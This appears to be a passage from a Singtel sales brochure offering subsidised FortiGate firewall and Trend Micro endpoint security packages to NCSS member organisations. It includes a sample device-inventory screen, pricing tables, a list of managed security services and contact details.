⊟ Android Phone (1)				
Offline	android-11beaa7ed520504e	10.88.53.5 (DHCP)	WLC-Students (WLC-Students) | CORE-SW: port22)	Android / 1
⊞ Android Tablet (1)				
⊞ Fortinet Device (6)				
⊟ IPad (3)				
Online	Techs-IPad-4	10.88.52.2 (DHCP)	WLC-Teachers (WLC-Teachers) (CORE-SW: port22)	IPad
Offline	Techs-IPad-2	10.88.53.2	WLC-Students (WLC-Students)	IPad
Offline	Techs-IPad-3	10.88.53.3 (DHCP)	WLC-Students (WLC-Students)	IPad
⊞ IPhone (1)				
⊞ Linux PC (1)				
⊞ Router/NAT Device (3)				
⊞ Windows PC (9)				
⊞ Servers (4)				
⊞ Unknown (3)				

Devices and associated Operative System recognition

Single View/Management



Management and Identification of switches, APs and Network solutions FABRIC ready

Complete visibility of the network from a single point.

Devices details, bandwith, threats, etc

Packages & Pricing

NCSS Tech-and-Go Pricing Packages

Unified Threat Management Solutions Packages:

	Package 1	Package 2	Package 3	Package 4	Package 5
Product Description	FG-60E inclusive of 1 Year Unified (UTM) Protection	FG-80E inclusive of 1 Year Unified (UTM) Protection	FG-100E inclusive of 1 Year Unified (UTM) Protection	FG-200E inclusive of 1 Year Unified (UTM) Protection	FG-400E inclusive of 1 Year Unified (UTM) Protection
Threat Protection (Ent. Mix)	180 Mbps	250 Mbps	250 Mbps	1.2 Gbps	5 Gbps
Concurrent SSL VPN Users	200	200	500	500	5, 000
Recommended No. of Users	10 - 25	25 - 80	40 - 150	100 - 200	200 - 500
Specifications:	FortiCare + Application Control Advanced Malware Protection (Antivirus, FortiSandbox Cloud, Mobile, Botnet, VOS, CDR) IPS Web Filtering Anti-Spam				
BEFORE SUBSIDY	$2,291.83	$3,057.43	$5,244.86	$8,806.88	$15,189.37
AFTER 80% SUBSIDY	**$458.37**	**$611.49**	**$1,048.97**	**$1,761.38**	**$3,037.87**

Endpoint Security Packages:

	Package 1	Package 2	Package 3	Package 4	Package 5
Product Description	Trend Micro Worry Free Protection - 10 Licenses	Trend Micro Worry Free Protection - 25 Licenses	Trend Micro Apex One - 51 Licenses	Trend Micro Apex One - 100 Licenses	Trend Micro Apex One - 150 Licenses
TOTAL	$623.42	$1,342.89	$3,232.08	$5,883.33	$8.889.06
AFTER 80% SUBSIDY	**$124.68**	**$268.58**	**$646.42**	**$1,176.67**	**$1,777.81**

Add-Ons and Managed Services

Cloud Security

Database Security

Data Loss Protection

Penetration Testing

Managed Detection and Response

Multi Factor Authentication

Privileged Access Management

SD-WAN Security

SIEM

Threat Detection/Monitoring/ Response

Vulnerability Assessment

Web/Email Security

Web Application Firewall

MANY MORE….

Contact Singtel

✉ s-cyberpsg@singtel.com

📷

NCSS members may apply for the Tech-and-GO! grant to support this digital solution.
For more information, please visit https://go.gov.sg/tng or contact Tech-and-GO@ncss.gov.sg

Need Advisory?

SG UNITED

a Singapore Together initiative

contactus@letsgetdigital.sg

Disclaimer: This material that follows is a presentation of general background information about Singtel’s activities current at the date of the presentation. The information contained in this document is intended only for use during the presentation and should not be disseminated or distributed to parties outside the presentation. It is information given in summary form and does not purport to be complete. It is not to be relied upon as advice to investors or potential investors and does not take into account the investment objectives, financial situation or needs of any particular investor. This material should be considered with professional advice when deciding if an investment is appropriate.